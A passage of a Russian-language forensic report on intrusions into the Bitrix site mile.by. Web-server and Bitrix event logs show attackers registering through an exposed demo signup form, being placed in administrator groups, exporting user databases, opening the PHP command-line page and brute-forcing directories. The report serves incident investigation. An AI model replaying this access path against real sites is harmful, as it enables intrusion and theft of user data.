/bitrix/admin/vote_user_list.php?lang=ru HTTP/2.0" 34051
"https://mile.by/bitrix/admin/bizproc_task_list.php?lang=ru" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:20:12 +0300 - 0.137] 200 "GET
/bitrix/admin/asteq_imshop_statuses.php?lang=ru HTTP/2.0" 15559
"https://mile.by/bitrix/admin/vote_user_list.php?lang=ru" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"
```

Были также замечены обращения к файлу vsfr_export_setup.php, который представляет собой модуль VSFR Merchant экспорта товаров в Google Merchant Center.

Выдержка из логов:

```
98.159.226.72 - - [02/Jul/2025:11:20:16 +0300 - 0.060] 200 "GET
/bitrix/admin/vsfr_export_setup.php?lang=ru HTTP/2.0" 18954
"https://mile.by/bitrix/admin/asteq_imshop_statuses.php?lang=ru" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:20:22 +0300 - 0.070] 200 "POST
/bitrix/admin/vsfr_export_setup.php?login=yes&lang=ru HTTP/2.0" 111
"https://mile.by/bitrix/admin/vsfr_export_setup.php?lang=ru" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:20:22 +0300 - 0.055] 200 "GET
/bitrix/admin/vsfr_export_setup.php?lang=ru HTTP/2.0" 163
"https://mile.by/bitrix/admin/vsfr_export_setup.php?lang=ru" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:20:22 +0300 - 0.083] 200 "GET
/bitrix/admin/vsfr_export_setup.php?lang=ru&_r=6710 HTTP/2.0" 18989
"https://mile.by/bitrix/admin/vsfr_export_setup.php?lang=ru" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"
```

1.3 Исследование активности за 18 июля

18 июля с адреса 185.132.187.104 (Belgium, Internet Utilities Europe and Asia Limited) была зафиксирована успешная эксплуатация тестовой страницы регистрации /bitrix/wizards/bitrix/demo/public_files/ru/auth/?register=yes, создание пользователя 222 и проведение минимальной разведки личного кабинета (пути /personal, /cart, /personal/private).

LOGIN	NAME	EMAIL	LAST_LOGIN	DATE_REGISTER
222			2025-07-18 18:25:38	2025-07-18 18:25:38

Выдержка из логов:

```
Bitrix event log:

(8057132,'2025-07-18
15:25:38','SECURITY','USER_GROUP_CHANGED','main','241767','185.132.187.104','Mozilla/
5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0','/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es','s1',NULL,NULL,'a:2:{s:6:\"groups\";s:109:\"a:0:{} =>
a:1:{i:6;a:3:{s:8:\"GROUP_ID\";s:1:\"6\";s:16:\"DATE_ACTIVE_FROM\";s:0:\"\";s:14:\"DA
TE_ACTIVE_TO\";s:0:\"\";}}\";s:4:\"user\";s:3:\"222\";}');

 (8057133,'2025-07-18
15:25:38','SECURITY','USER_GROUP_CHANGED','main','241767','185.132.187.104','Mozilla/
5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0','/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es','s1',NULL,NULL,'a:2:{s:6:\"groups\";s:370:\"a:1:{i:6;a:3:{s:8:\"GROUP_ID\";s:1:\"
6\";s:16:\"DATE_ACTIVE_FROM\";N;s:14:\"DATE_ACTIVE_TO\";N;}} =>
a:3:{i:6;a:3:{s:8:\"GROUP_ID\";s:1:\"6\";s:16:\"DATE_ACTIVE_FROM\";s:0:\"\";s:14:\"DA
TE_ACTIVE_TO\";s:0:\"\";}i:3;a:3:{s:8:\"GROUP_ID\";i:3;s:16:\"DATE_ACTIVE_FROM\";s:0:
\"\";s:14:\"DATE_ACTIVE_TO\";s:0:\"\";}i:4;a:3:{s:8:\"GROUP_ID\";i:4;s:16:\"DATE_ACTI
VE_FROM\";s:0:\"\";s:14:\"DATE_ACTIVE_TO\";s:0:\"\";}}\";s:4:\"user\";s:3:\"222\";}')
;

 (8057134,'2025-07-18
15:25:38','SECURITY','USER_REGISTER','main','241767','185.132.187.104','Mozilla/5.0
(X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0','/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es','s1',NULL,NULL,'a:1:{s:4:\"user\";s:3:\"222\";}');

 (8057135,'2025-07-18
15:25:38','SECURITY','USER_AUTHORIZE','main','241767','185.132.187.104','Mozilla/5.0
(X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0','/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es','s1',241767,NULL,NULL);

Nginx log:

185.132.187.104 - - [18/Jul/2025:18:23:48 +0300 - 0.002] 301 "GET /bitrix HTTP/2.0"
289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:23:48 +0300 - 0.001] 200 "GET /bitrix/ HTTP/2.0"
98 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:23:48 +0300 - 0.078] 200 "GET
```

/bitrix/admin/index.php HTTP/2.0" 18583 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:24:36 +0300 - 0.010] 403 "GET /bitrix/wizards/bitrix/demo/modules/examples/public/language/ru/examples/my-components/news_list.php?register=yes HTTP/2.0" 277 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:24:46 +0300 - 0.116] 200 "GET /bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0" 55799 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:24:49 +0300 - 0.064] 200 "GET /bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0" 56009 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:25:38 +0300 - 0.166] 200 "POST /bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0" 54413 "https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:25:52 +0300 - 0.066] 200 "GET /personal/ HTTP/2.0" 137991 "https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:25:55 +0300 - 0.106] 200 "GET /personal/private/ HTTP/2.0" 138473 "https://mile.by/personal/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:25:57 +0300 - 0.097] 200 "GET /cart/ HTTP/2.0" 137286 "https://mile.by/personal/private/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:26:00 +0300 - 0.511] 200 "GET / HTTP/2.0" 179689 "https://mile.by/cart/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:26:03 +0300 - 0.069] 200 "GET /personal/ HTTP/2.0" 137991 "https://mile.by/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:26:05 +0300 - 0.107] 200 "GET /personal/order/ HTTP/2.0" 137663 "https://mile.by/personal/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:26:09 +0300 - 0.057] 200 "GET /personal/ HTTP/2.0" 137992 "https://mile.by/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:26:14 +0300 - 0.002] 200 "GET /bitrix/ HTTP/2.0" 98 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:26:15 +0300 - 0.188] 200 "GET /bitrix/admin/index.php HTTP/2.0" 34771 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

185.132.187.104 - - [18/Jul/2025:18:26:15 +0300 - -] 200 "GET /bitrix/gadgets/bitrix/admin_info/images/ru/logo.gif HTTP/2.0" 2137 "https://mile.by/bitrix/admin/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0)

```
Gecko/20100101 Firefox/128.0" "-"
```


Помимо всего этого 18 июля с адреса 149.154.161.236 (United Kingdom, Telegram Messenger Inc) были замечены обращения Telegram бота к уязвимой форме регистрации demo/public_files/ru/auth/index.php?register=yes, но без создания нового пользователя.

Выдержка из логов:

```
149.154.161.236 - - [18/Jul/2025:12:54:26 +0300 - 0.002] 200 "GET /bitrix/ HTTP/2.0"
98 "-" "TelegramBot (like TwitterBot)" "-"

149.154.161.236 - - [18/Jul/2025:12:54:26 +0300 - 0.086] 200 "GET
/bitrix/admin/index.php HTTP/2.0" 18579 "-" "TelegramBot (like TwitterBot)" "-"

149.154.161.236 - - [18/Jul/2025:18:28:09 +0300 - 0.063] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
55801 "-" "TelegramBot (like TwitterBot)" "-"

149.154.161.236 - - [18/Jul/2025:18:28:09 +0300 - 0.100] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/ HTTP/2.0" 56842 "-" "TelegramBot
(like TwitterBot)" "-"
```

1.4 Исследование активности за 22 июля

22 июля с адреса 195.245.103.94 (Russia, JSC Selectel) была зафиксирована успешная регистрация нескольких пользователей через тестовую незакрытую форму регистрации demo/public_files/ru/auth/index.php?register=yes.



Список созданных пользователей:

LOGIN	NAME	EMAIL	LAST_LOGIN	DATE_REGISTER
temp1			2025-07-22 12:41:58	2025-07-22 11:18:00
temp2			2025-07-22 11:41:04	2025-07-22 11:41:04
temp3			2025-07-22 12:51:10	2025-07-22 12:51:10
test7			2025-07-23 16:12:54	2025-07-23 16:12:54

После регистрации злоумышленник сразу обратился к модулю giperlink_physical_index.php и выгрузил базу данных export_puser_20000101.csv (содержит в себе записи пользователей с 01.01.2000).

Выдержка из логов:

```
195.245.103.94 - - [22/Jul/2025:11:17:39 +0300 - 0.071] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
55798 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

195.245.103.94 - - [22/Jul/2025:11:17:47 +0300 - 0.067] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
56003 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

195.245.103.94 - - [22/Jul/2025:11:18:00 +0300 - 0.180] 200 "POST
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
54390
"https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

195.245.103.94 - - [22/Jul/2025:11:18:06 +0300 - 0.004] 200 "GET /bitrix/ HTTP/2.0"
98 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

195.245.103.94 - - [22/Jul/2025:11:18:06 +0300 - 0.103] 200 "GET
/bitrix/admin/index.php HTTP/2.0" 34781 "-" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
GLS/100.10.9939.100" "-"

195.245.103.94 - - [22/Jul/2025:11:18:44 +0300 - 0.101] 200 "GET
/bitrix/admin/giperlink_physical_index.php?lang=ru HTTP/2.0" 29543
"https://mile.by/bitrix/admin/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
GLS/100.10.9939.100" "-"
```

Также были замечены успешные обращается к файлу php_command_line.php, который представляет собой командную PHP-строку, позволяющую запускать произвольный код на PHP с вызовами функций.

Выдержка из логов:

```
195.245.103.94 - - [22/Jul/2025:12:41:43 +0300 - 0.079] 200 "GET
/bitrix/admin/php_command_line.php HTTP/2.0" 18923 "-" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:41:47 +0300 - -] 200 "GET
/bitrix/js/main/utils.js?168530144129279 HTTP/2.0" 8854
"https://mile.by/bitrix/admin/php_command_line.php" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:41:47 +0300 - -] 200 "GET
/bitrix/js/main/admin_tools.js?173028244767947 HTTP/2.0" 19062
"https://mile.by/bitrix/admin/php_command_line.php" "Mozilla/5.0 (Windows NT 10.0;
```

```
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:41:47 +0300 - -] 200 "GET
/bitrix/js/main/popup_menu.js?156452216612913 HTTP/2.0" 4187
"https://mile.by/bitrix/admin/php_command_line.php" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:41:49 +0300 - -] 200 "GET
/bitrix/js/main/admin_search.js?15645221677230 HTTP/2.0" 2245
"https://mile.by/bitrix/admin/php_command_line.php" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:41:49 +0300 - -] 200 "GET
/bitrix/js/main/dd.js?173028217314809 HTTP/2.0" 3658
"https://mile.by/bitrix/admin/php_command_line.php" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:41:49 +0300 - -] 200 "GET
/bitrix/js/main/date/main.date.js?173028246355822 HTTP/2.0" 11749
"https://mile.by/bitrix/admin/php_command_line.php" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:41:58 +0300 - 0.061] 200 "POST
/bitrix/admin/php_command_line.php?login=yes HTTP/2.0" 111
"https://mile.by/bitrix/admin/php_command_line.php" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:41:58 +0300 - 0.046] 200 "GET
/bitrix/admin/php_command_line.php HTTP/2.0" 163
"https://mile.by/bitrix/admin/php_command_line.php" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:41:58 +0300 - 0.065] 200 "GET
/bitrix/admin/php_command_line.php?_r=8324 HTTP/2.0" 18964
"https://mile.by/bitrix/admin/php_command_line.php" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:42:59 +0300 - 0.052] 200 "GET
/bitrix/tools/public_session.php?k=0ef230a067f2f5bb06556ba6729a9c3f.cc41e5bac9c3786a3
7a778ee8d9c816e7d4304b1b29720b48b8f407761178ebd HTTP/2.0" 2
"https://mile.by/bitrix/admin/php_command_line.php?_r=8324" "Mozilla/5.0 (Windows NT
10.0; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:57:34 +0300 - 0.040] 200 "GET
/bitrix/tools/public_session.php?k=0ef230a067f2f5bb06556ba6729a9c3f.cc41e5bac9c3786a3
7a778ee8d9c816e7d4304b1b29720b48b8f407761178ebd HTTP/2.0" 15
"https://mile.by/bitrix/admin/php_command_line.php?_r=8324" "Mozilla/5.0 (Windows NT
10.0; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:59:10 +0300 - 0.029] 200 "GET
/bitrix/tools/public_session.php?k=0ef230a067f2f5bb06556ba6729a9c3f.cc41e5bac9c3786a3
7a778ee8d9c816e7d4304b1b29720b48b8f407761178ebd HTTP/2.0" 15
"https://mile.by/bitrix/admin/php_command_line.php?_r=8324" "Mozilla/5.0 (Windows NT
10.0; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:59:18 +0300 - 0.703] 200 "POST
/bitrix/admin/php_command_line.php?forgot_password=yes&_r=8324 HTTP/2.0" 316
"https://mile.by/bitrix/admin/php_command_line.php?_r=8324" "Mozilla/5.0 (Windows NT
10.0; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:13:00:59 +0300 - 0.042] 200 "GET
/bitrix/tools/public_session.php?k=0ef230a067f2f5bb06556ba6729a9c3f.cc41e5bac9c3786a3
7a778ee8d9c816e7d4304b1b29720b48b8f407761178ebd HTTP/2.0" 15
```

```
"https://mile.by/bitrix/admin/php_command_line.php?_r=8324" "Mozilla/5.0 (Windows NT
10.0; rv:128.0) Gecko/20100101 Firefox/128.0" "-"
```

Помимо всего вышеперечисленного 22 июля с адреса 195.245.103.94 был замечен перебор директорий, начиная примерно с 12:20:56 и до 13:56:40.

Выдержка из логов:

```
195.245.103.94 - - [22/Jul/2025:12:20:56 +0300 - 0.001] 200 "GET /bitrix/ HTTP/1.1"
109 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:20:57 +0300 - 0.002] 200 "GET /bitrix/ HTTP/1.1"
109 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:20:57 +0300 - 0.001] 301 "GET /bitrix/WIsDPm
HTTP/1.1" 296 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:20:57 +0300 - 0.002] 301 "GET /bitrix/3eLFTy
HTTP/1.1" 296 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:20:57 +0300 - 0.093] 404 "GET /bitrix/.FB0o7x
HTTP/1.1" 138498 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:20:58 +0300 - 0.111] 404 "GET /bitrix/.92ZwX8
HTTP/1.1" 138510 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:20:59 +0300 - 0.083] 404 "GET /bitrix/Vo3pdV/
HTTP/1.1" 138502 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:00 +0300 - 0.080] 404 "GET /bitrix/OcTD42/
HTTP/1.1" 138497 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:01 +0300 - 0.084] 404 "GET /bitrix/N8rEhp.php
HTTP/1.1" 138503 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:01 +0300 - 0.072] 404 "GET /bitrix/Fn0GWy.php
HTTP/1.1" 138511 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:02 +0300 - 0.090] 404 "GET /bitrix/3ihUhm.aspx
HTTP/1.1" 138510 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:02 +0300 - 0.090] 404 "GET /bitrix/KQMVkH.aspx
HTTP/1.1" 138513 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:04 +0300 - 0.092] 404 "GET /bitrix/ABNBx9.html
HTTP/1.1" 138510 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:04 +0300 - 0.089] 404 "GET /bitrix/L1y3eT.html
HTTP/1.1" 138512 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
```

```
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:06 +0300 - 0.062] 200 "GET /bitrix/rss.php
HTTP/1.1" 66 "-" "Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101
Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:07 +0300 - 0.088] 200 "GET
/bitrix/coupon_activation.php HTTP/1.1" 4660 "-" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:09 +0300 - 0.069] 500 "GET
/bitrix/tools/bizproc_wf_settings.php HTTP/1.1" 226 "-" "Mozilla/5.0 (Windows NT
10.0; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:10 +0300 - 0.081] 200 "GET
/bitrix/tools/seo_yandex.php HTTP/1.1" 18605 "-" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:12 +0300 - 0.061] 200 "GET
/bitrix/tools/seo_google.php HTTP/1.1" 18603 "-" "Mozilla/5.0 (Windows NT 10.0;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:14 +0300 - 0.095] 404 "GET
/bitrix/tools/get_catalog_menu.php HTTP/1.1" 138529 "-" "Mozilla/5.0 (Windows NT
10.0; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

195.245.103.94 - - [22/Jul/2025:12:21:16 +0300 - 0.071] 200 "GET
/bitrix/tools/sale_farm_check_print.php HTTP/1.1" 0 "-" "Mozilla/5.0 (Windows NT
10.0; rv:128.0) Gecko/20100101 Firefox/128.0" "-"
```

22 июля уже с другого адреса 185.79.137.236 (Russia, JSC Selectel) был также создан пользователь через тестовую форму регистрации demo/public_files/ru/auth/index.php?register=yes и произведен успешный вход в административную часть сайта. После чего через giperlink_physical_index.php и злоумышленник выгрузил базу данных export_puser_20250101.csv (пользователи, зарегистрированные с 01.01.2025).

Выдержка из логов:

```
185.79.137.236 - - [22/Jul/2025:11:04:24 +0300 - 0.001] 301 "GET / HTTP/1.1" 281 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:04:26 +0300 - 0.112] 200 "GET / HTTP/2.0" 182302
"-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:04:48 +0300 - 0.135] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php HTTP/2.0" 56837 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:05:06 +0300 - 0.111] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php/bitrix/wizards/bitrix/demo
/public_files/ru/auth/index.php?register=yes HTTP/2.0" 55813 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0
Safari/537.36 GLS/100.10.9939.100" "-"
```

185.79.137.236 - - [22/Jul/2025:11:05:30 +0300 - 0.079] 200 "GET /bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0" 55807 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:05:54 +0300 - 0.091] 200 "GET /bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0" 55797 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:06:01 +0300 - 0.089] 200 "GET /bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0" 56007 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:06:49 +0300 - 0.088] 200 "POST /bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0" 55488 "https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:07:12 +0300 - 0.245] 200 "POST /bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0" 54399 "https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:08:19 +0300 - 0.003] 200 "GET /bitrix/ HTTP/2.0" 98 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:08:20 +0300 - 0.101] 200 "GET /bitrix/admin/index.php HTTP/2.0" 34743 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:09:30 +0300 - 0.126] 200 "GET /?back_url_admin=%2Fbitrix%2Fadmin%2Findex.php HTTP/2.0" 181449 "https://mile.by/bitrix/admin/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

